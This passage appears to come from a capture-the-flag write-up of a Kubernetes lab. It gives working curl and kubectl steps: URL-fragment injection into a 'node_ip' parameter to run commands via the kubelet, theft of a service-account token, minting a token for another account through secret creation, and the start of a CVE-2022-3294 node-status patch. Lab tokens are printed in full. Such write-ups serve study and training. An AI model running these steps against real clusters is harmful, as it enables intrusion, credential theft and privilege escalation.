// Check 1: Must be parseable as a URL
if err != nil {
return fmt.Errorf("failed to parse URL: %w", err)
}
// Check 2: Hostname must be an IP address (not a domain name)
if net.ParseIP(parsedURL.Hostname()) == nil {
return fmt.Errorf("invalid node IP address")
}
// Check 3: IP must be in the node's /24 subnet
if !isInNodeSubnet(parsedURL.Hostname()) {
return fmt.Errorf("target IP not in node subnet")
}
// Check 4: Cannot contain "k8s-debug-bridge" in path
if strings.Contains(parsedURL.Path, "k8s-debug-bridge") {
return fmt.Errorf("cannot self-debug")
}
// Check 5: Path must have at least 3 parts
pathParts := strings.Split(strings.Trim(parsedURL.Path, "/"), "/")
if len(pathParts) < 3 {
return fmt.Errorf("invalid URL path format")
}
// Check 6: Second path segment must be "app" (namespace restriction)
if pathParts[1] != "app" {
return fmt.Errorf("only access to the app namespace is allowed")
}
return nil
}
```
**Key insight:** All validation happens on the parsed URL, not on the raw input parameters. Since `node_ip` is the first parameter in the `fmt.Sprintf`, the validation only checks that `parsedURL.Hostname()` returns a valid IP, but it doesn't validate that `node_ip` contains *only* an IP.
**Step 4: Exploiting URL fragments for command injection**
URL fragments (everything after `#`) are:
* Part of the URL string during parsing
* **Never sent to the server** in HTTP requests
If we inject a `#` into `node_ip`, everything after it becomes a fragment and gets discarded by the HTTP client.
The kubelet API has a `/run` endpoint for command execution. Let's construct a POST request to `/run` to perform command execution:
```bash
curl -X POST http://10.43.1.168:80/checkpoint \
-d '{"node_ip": "172.30.0.2:10250/run/app/app-blog/app-blog?cmd=id#", "pod": "app-blog", "namespace": "app", "container": "app-blog"}'
```
**The constructed URL will be:**
```
https://172.30.0.2:10250/run/app/app-blog/app-blog?cmd=id#:10250/containerLogs/app/app-blog/app-blog
```
**Parsed components:**
* Host: `172.30.0.2:10250`
* Path: `/run/app/app-blog/app-blog`
* Query: `cmd=id`
* Fragment: `:10250/containerLogs/app/app-blog/app-blog` ← **Discarded by HTTP client**
Success! We achieved command execution.
#### Finding app-blog source code
Performing some enumeration, we found the file `main.go`.
```bash
curl -X POST http://10.43.1.168:80/checkpoint \
-d '{"node_ip": "172.30.0.2:10250/run/app/app-blog/app-blog?cmd=cat+main.go#", "pod": "app-blog", "namespace": "app", "container": "app-blog"}'
```
```go
package main
import (
"embed"
"html/template"
"io/fs"
"log"
"net/http"
"strings"
"time"
corev1 "k8s.io/api/core/v1"
"k8s.io/apimachinery/pkg/api/errors"
metav1 "k8s.io/apimachinery/pkg/apis/meta/v1"
"k8s.io/client-go/kubernetes"
"k8s.io/client-go/rest"
)
//go:embed templates/*
var templatesFS embed.FS
//go:embed static/*
var staticFS embed.FS
const (
port = "5000"
namespace = "app"
secretNamePrefix = "user-"
)
var (
clientset *kubernetes.Clientset
templates *template.Template
)
type PageData struct {
Username string
Message string
Error string
ShowRegistered bool
}
func main() {
// Initialize Kubernetes client
var err error
config, err := rest.InClusterConfig()
if err != nil {
log.Fatalf("Failed to create in-cluster config: %v", err)
}
clientset, err = kubernetes.NewForConfig(config)
if err != nil {
log.Fatalf("Failed to create Kubernetes clientset: %v", err)
}
// Parse templates
templates, err = template.ParseFS(templatesFS, "templates/*.tmpl")
if err != nil {
log.Fatalf("Failed to parse templates: %v", err)
}
// Set up routes
mux := http.NewServeMux()
mux.HandleFunc("/", handleHome)
mux.HandleFunc("/register", handleRegister)
mux.HandleFunc("/login", handleLogin)
mux.HandleFunc("/logout", handleLogout)
// Serve static files
staticSub, _ := fs.Sub(staticFS, "static")
mux.Handle("/static/", http.StripPrefix("/static/", http.FileServer(http.FS(staticSub))))
// Wrap with security headers
handler := securityHeaders(mux)
log.Printf("Starting server on port %s", port)
if err := http.ListenAndServe(":"+port, handler); err != nil {
log.Fatalf("Server failed: %v", err)
}
}
// HTTP handlers
func handleRegister(w http.ResponseWriter, r *http.Request) {
if r.Method == "GET" {
renderTemplate(w, "register.tmpl", nil)
return
}
// POST
username := r.FormValue("username")
password := r.FormValue("password")
confirm := r.FormValue("confirm")
if username == "" || password == "" {
renderTemplate(w, "register.tmpl", &PageData{Error: "Username and password required"})
return
}
if password != confirm {
renderTemplate(w, "register.tmpl", &PageData{Error: "Passwords do not match"})
return
}
secretName := secretNamePrefix + strings.ToLower(username)
// Check if user exists
_, err := clientset.CoreV1().Secrets(namespace).Get(r.Context(), secretName, metav1.GetOptions{})
if err == nil {
renderTemplate(w, "register.tmpl", &PageData{Error: "Username already taken"})
return
}
if !errors.IsNotFound(err) {
log.Printf("Error checking secret: %v", err)
renderTemplate(w, "register.tmpl", &PageData{Error: "Internal error"})
return
}
// Create secret
secret := &corev1.Secret{
ObjectMeta: metav1.ObjectMeta{
Name: secretName,
Labels: map[string]string{
"app": "hustlehub",
"component": "auth",
},
},
Type: corev1.SecretTypeOpaque,
Data: map[string][]byte{
"username": []byte(username),
"passwordHash": []byte(hashPassword(password)),
"createdAt": []byte(time.Now().Format(time.RFC3339)),
},
}
_, err = clientset.CoreV1().Secrets(namespace).Create(r.Context(), secret, metav1.CreateOptions{})
if err != nil {
if errors.IsInvalid(err) {
renderTemplate(w, "register.tmpl", &PageData{Error: "Invalid username (use lowercase alphanumeric and hyphens)"})
} else {
log.Printf("Error creating secret: %v", err)
renderTemplate(w, "register.tmpl", &PageData{Error: "Failed to create user"})
}
return
}
http.Redirect(w, r, "/login?ok=1", http.StatusSeeOther)
}
func handleLogin(w http.ResponseWriter, r *http.Request) {
if r.Method == "GET" {
showOk := r.URL.Query().Get("ok") == "1"
renderTemplate(w, "login.tmpl", &PageData{ShowRegistered: showOk})
return
}
// Handle POST
username := r.FormValue("username")
password := r.FormValue("password")
if username == "" || password == "" {
renderTemplate(w, "login.tmpl", &PageData{Error: "Username and password required"})
return
}
// Fetch secret
secretName := secretNamePrefix + strings.ToLower(username)
secret, err := clientset.CoreV1().Secrets(namespace).Get(r.Context(), secretName, metav1.GetOptions{})
if err != nil {
if errors.IsNotFound(err) {
renderTemplate(w, "login.tmpl", &PageData{Error: "Invalid credentials"})
} else {
log.Printf("Error fetching secret: %v", err)
renderTemplate(w, "login.tmpl", &PageData{Error: "Internal error"})
}
return
}
// Verify password
passwordHash := string(secret.Data["passwordHash"])
if !verifyPassword(password, passwordHash) {
renderTemplate(w, "login.tmpl", &PageData{Error: "Invalid credentials"})
return
}
// Create session
sessionCookie, err := createSession(username)
if err != nil {
log.Printf("Error creating session: %v", err)
renderTemplate(w, "login.tmpl", &PageData{Error: "Internal error"})
return
}
http.SetCookie(w, &http.Cookie{
Name: cookieName,
Value: sessionCookie,
Path: "/",
MaxAge: int(sessionDuration.Seconds()),
HttpOnly: true,
Secure: true,
SameSite: http.SameSiteLaxMode,
})
http.Redirect(w, r, "/", http.StatusSeeOther)
}
func handleHome(w http.ResponseWriter, r *http.Request) {
if r.URL.Path != "/" {
http.NotFound(w, r)
return
}
// Check session
cookie, err := r.Cookie(cookieName)
if err != nil {
http.Redirect(w, r, "/login", http.StatusSeeOther)
return
}
session, valid := verifySession(cookie.Value)
if !valid {
http.Redirect(w, r, "/login", http.StatusSeeOther)
return
}
renderTemplate(w, "home.tmpl", &PageData{Username: session.Username})
}
func handleLogout(w http.ResponseWriter, r *http.Request) {
http.SetCookie(w, &http.Cookie{
Name: cookieName,
Value: "",
Path: "/",
MaxAge: -1,
HttpOnly: true,
Secure: true,
SameSite: http.SameSiteLaxMode,
})
http.Redirect(w, r, "/login", http.StatusSeeOther)
}
func renderTemplate(w http.ResponseWriter, tmpl string, data *PageData) {
if data == nil {
data = &PageData{}
}
// Execute the specific content template first, then wrap with layout
if err := templates.ExecuteTemplate(w, tmpl, data); err != nil {
log.Printf("Template error: %v", err)
http.Error(w, "Internal error", http.StatusInternalServerError)
}
}
```
From the source code, we can assume that the `app-blog` web application have permission to create a secrets within the `app` namespace.

#### Service Account Token Extraction
Let's extract the service account token from the `app-blog` container:
```bash
curl -X POST http://10.43.1.168:80/checkpoint \
-d '{"node_ip": "172.30.0.2:10250/run/app/app-blog/app-blog?cmd=cat+/var/run/secrets/kubernetes.io/serviceaccount/token#", "pod": "app-blog", "namespace": "app", "container": "app-blog"}'
```
**Extracted token:**
```
eyJhbGciOiJSUzI1NiIsImtpZCI6IjVjWHc0NnVkX0RVeHpLb05zenduT2t6WTUxOTJhTmVSSnpuWFQ5VGp5TEEifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkzMDQ0NzQxLCJpYXQiOjE3NjE1MDg3NDEsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiMDYxODI1OWUtZGViNi00ODE5LWE3NmMtOGJjNTkxNGMxYjhlIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJhcHAiLCJub2RlIjp7Im5hbWUiOiJub2RlciIsInVpZCI6IjgwMWY3YjVkLTIzMzItNDQzYS05ZDQ0LWExOTBkMWM5MzM0ZCJ9LCJwb2QiOnsibmFtZSI6ImFwcC1ibG9nIiwidWlkIjoiYjJhMGM5NDctOWQzYi00ZTk1LTk4ZmYtZmNkMjU0NDExNjhmIn0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJhcHAiLCJ1aWQiOiI2Y2JiNTU4Ny05OWM5LTQ0YWQtYTgzYi1lMWVlOTYwZTI5NjQifSwid2FybmFmdGVyIjoxNzYxNTEyMzQ4fSwibmJmIjoxNzYxNTA4NzQxLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6YXBwOmFwcCJ9.Kl042VXVNvfXo2Iugng96QGdX5tUAkSwNgC-RtZubU37x1am9BrWtYbUlsDkf_GX9stcGBQFsMuUutWIHXUlNXhOXSIwg1QZvCwGZwbaREpde9oFx7ep9CTBaiuiTaW0QYZu3HrAnxPvJJbmT8gwwu2xoiW4mytGNc8d8cJuUkcOGMYlkUMN8UEdAVs4JuIa_kmbjlVRz3NhhPXGM5D1mpVutngZ7ANspIGN1DIt1fe3m-CW31N8mRWfpip1HpfBWrxLLmCkhkNvxM9mEg4T98gceOb-vULi9hzF9BiR-_-VayCbCPNeKvPC6a5U45Wrf9-H6YBCMVQoaTs8QowEzQ
```
**Decoded token payload:**
```json
{
"aud": ["https://kubernetes.default.svc.cluster.local", "k3s"],
"exp": 1793044741,
"iat": 1761508741,
"iss": "https://kubernetes.default.svc.cluster.local",
"kubernetes.io": {
"namespace": "app",
"serviceaccount": {
"name": "app",
"uid": "6cbb5587-99c9-44ad-a83b-e1ee960e2964"
}
},
"sub": "system:serviceaccount:app:app"
}
```
This token belongs to the `app` service account in the `app` namespace.
#### Privilege Escalation via Secret Creation

**Step 1: Enumerate service account permissions**
```bash
export token="eyJhbGciOiJSUzI1NiIsImtpZCI6IjVjWHc0NnVkX0RVeHpLb05zenduT2t6WTUxOTJhTmVSSnpuWFQ5VGp5TEEifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkzMDQ0NzQxLCJpYXQiOjE3NjE1MDg3NDEsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiMDYxODI1OWUtZGViNi00ODE5LWE3NmMtOGJjNTkxNGMxYjhlIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJhcHAiLCJub2RlIjp7Im5hbWUiOiJub2RlciIsInVpZCI6IjgwMWY3YjVkLTIzMzItNDQzYS05ZDQ0LWExOTBkMWM5MzM0ZCJ9LCJwb2QiOnsibmFtZSI6ImFwcC1ibG9nIiwidWlkIjoiYjJhMGM5NDctOWQzYi00ZTk1LTk4ZmYtZmNkMjU0NDExNjhmIn0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJhcHAiLCJ1aWQiOiI2Y2JiNTU4Ny05OWM5LTQ0YWQtYTgzYi1lMWVlOTYwZTI5NjQifSwid2FybmFmdGVyIjoxNzYxNTEyMzQ4fSwibmJmIjoxNzYxNTA4NzQxLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6YXBwOmFwcCJ9.Kl042VXVNvfXo2Iugng96QGdX5tUAkSwNgC-RtZubU37x1am9BrWtYbUlsDkf_GX9stcGBQFsMuUutWIHXUlNXhOXSIwg1QZvCwGZwbaREpde9oFx7ep9CTBaiuiTaW0QYZu3HrAnxPvJJbmT8gwwu2xoiW4mytGNc8d8cJuUkcOGMYlkUMN8UEdAVs4JuIa_kmbjlVRz3NhhPXGM5D1mpVutngZ7ANspIGN1DIt1fe3m-CW31N8mRWfpip1HpfBWrxLLmCkhkNvxM9mEg4T98gceOb-vULi9hzF9BiR-_-VayCbCPNeKvPC6a5U45Wrf9-H6YBCMVQoaTs8QowEzQ"
alias k="kubectl --token=$token"
k auth can-i --list -n app
```
The permission check shows no explicit permissions, but let's test secret operations:
```bash
k get secrets -n app
```
Success! We can read secrets. Let's examine them:
```bash
k get secrets -n app -o yaml
```
**Output:**
```yaml
apiVersion: v1
items:
- apiVersion: v1
data:
createdAt: MjAyNS0xMC0yNlQxOTo1OToyM1o=
passwordHash: JGFyZ29uMmlkJHY9MTkkbT04MTkyLHQ9MSxwPTEkSlk5UVM2WXNXQVVoaVFvK1dIK2FkdyRKYmZIZHYzVGVqd1gyNFN2cy8yazhXMEN0TmNUa1FWSENSaG80OWQ0TW5J
username: am9obmRvZQ==
kind: Secret
metadata:
name: user-johndoe
namespace: app
labels:
app: hustlehub
component: auth
type: Opaque
```
The password hash is Argon2id, which is [very expensive](https://research.redhat.com/blog/article/how-expensive-is-it-to-crack-a-password-derived-with-argon2-very/) to crack, so that's not the intended path.
**Step 2: Abuse create secrets permission**
From analyzing the `app-blog` source code earlier, we know the `app` service account can create secrets. Let's test if we can create a service account token secret for the `k8s-debug-bridge` service account:
Reference: [HackTricks - Creating and Reading Secrets](https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/abusing-roles-clusterroles-in-kubernetes/index.html#creating-and-reading-secrets)
**Create a service account token secret:**
```yaml
apiVersion: v1
kind: Secret
metadata:
name: stolen-sa-token
namespace: app
annotations:
kubernetes.io/service-account.name: k8s-debug-bridge
type: kubernetes.io/service-account-token
```
```bash
k apply -f ./create.yaml -n app
```

**Step 3: Extract the k8s-debug-bridge token**
```bash
k get secrets stolen-sa-token -n app -o yaml
```
The token is automatically populated by Kubernetes! Let's decode it:
```json
{
"iss": "kubernetes/serviceaccount",
"kubernetes.io/serviceaccount/namespace": "app",
"kubernetes.io/serviceaccount/secret.name": "stolen-sa-token",
"kubernetes.io/serviceaccount/service-account.name": "k8s-debug-bridge",
"kubernetes.io/serviceaccount/service-account.uid": "65e51b93-d558-4025-ae54-5caddc7eccb8",
"sub": "system:serviceaccount:app:k8s-debug-bridge"
}
```

**Step 4: Enumerate k8s-debug-bridge permissions**
```bash
export token2="eyJhbGciOiJSUzI1NiIsImtpZCI6IjVjWHc0NnVkX0RVeHpLb05zenduT2t6WTUxOTJhTmVSSnpuWFQ5VGp5TEEifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJhcHAiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlY3JldC5uYW1lIjoic3RvbGVuLXNhLXRva2VuIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6Ims4cy1kZWJ1Zy1icmlkZ2UiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiI2NWU1MWI5My1kNTU4LTQwMjUtYWU1NC01Y2FkZGM3ZWNjYjgiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6YXBwOms4cy1kZWJ1Zy1icmlkZ2UifQ.V1C1Ir2LFrCFYKwoqPXd_n6sVD1vLDA_pYN-i1LuttyxShnxm91cRUlM3t3W0zObtWUDD_LkXZSeoCiquKBwtFI3f57Nbwcdb0XrXhSBbOw2vkGsv88iLuXESDeMQs7GyWLiESgr57zVY4puNrewPqZbHFq6o9tIbNlMp0FBsAzzwUsPUjC21tq07djCgimea_pfJ224DSgFRbVJnAmjxdTOVeRKgulhEt6E_DcwhvnBwNF6TBXqjnb655u99bUYh4YAz_KGleXUQE4aD4F0zYb2L30QMxGhOLFAE4VmkJJpswyvf63uhw4_so0yn6YebjczklF7EH1zBhKex2kl1w"
alias k2="kubectl --token=$token2"
k2 auth can-i --list
```
**Critical permissions identified:**
* `nodes/proxy` - Can proxy requests through nodes
* `nodes/status` - Can patch node status (UPDATE verb)
* `pods` - Can list pods in all namespaces

#### Code Execution via Nodes/Proxy

Since we have access to the `nodes/proxy`, we are able to execute code via the KubeletAPI. Referring to the [HackTricks](https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/abusing-roles-clusterroles-in-kubernetes/index.html#nodes-proxy) article for more information on how to abuse this.
Lets get more information regarding the nodes
It seems like there is a node called `noder`.
`k8s-debug-bridge` service account can interact with the Kubelet API on nodes through the Kubernetes API server's proxy endpoint. This is significant because the Kubelet API allows direct interaction with pods running on nodes.
Lets try and list the pods running on the `noder` nodes
```
k2 get --raw "/api/v1/nodes/noder/proxy/pods" > running_pods.json
cat running_pods.json | jq -r '.items[] | .metadata.namespace as $ns | .metadata.name as $pod | .spec.containers[] | "\($ns)/\($pod)/\(.name)"'
```
First, we start a kubectl proxy in the background, then use curl to send a POST request.
```bash
k2 proxy --port=8080 &
curl -X POST "http://localhost:8080/api/v1/nodes/noder/proxy/run/app/k8s-debug-bridge-6cd7dd4df7-bzrzs/k8s-debug-bridge?cmd=whoami"
```
However we have already previously dumped the `k8s-debug-bridge` container, and there isnt anything useful there.
```bash
curl -X POST "http://localhost:8080/api/v1/nodes/noder/proxy/run/kube-system/coredns-ccb96694c-55nwf/coredns?cmd=whoami"
```
#### Exploiting CVE-2022-3294
We would need to perform privilege escalation from our existing service account to get access to `kube-system` namespace.
Trying to get code execution over `coredns` gave an error where `id` is not in $PATH. Trying out other common binaries returns the same error.
```bash
curl -X POST "http://localhost:8080/api/v1/nodes/noder/proxy/run/kube-system/coredns-ccb96694c-55nwf/coredns?cmd=id"
```

From here I was stuck for quite a while, and couldnt progress. I went to ~~stalk~~ osint the author and found out that he has [CVE-2022-3294](https://www.wiz.io/vulnerability-database/cve/cve-2022-3294).

Since we have access to `nodes/proxy` and can update `nodes/status`, we can exploit CVE-2022-3294:
**The exploit works as follows:**
1. An authenticated user with `nodes/proxy` and `nodes/status` permissions can modify node objects
2. By changing the node's kubelet endpoint in the status, we can redirect proxy requests
3. When the API server tries to proxy the request through what it thinks is the kubelet, it actually connects to itself (port 6443)
4. The API server authenticates to itself, creating a confused deputy scenario that bypasses RBAC checks
**Step 1: Patch the node status to redirect to API server**
```bash
k2 patch node noder --subresource=status --type=merge -p '{
"status": {
"addresses": [
{"type":"InternalIP","address": "172.30.0.2"}
],
"daemonEndpoints": {
"kubeletEndpoint": {
"Port": 6443
}
}
}
}'
```
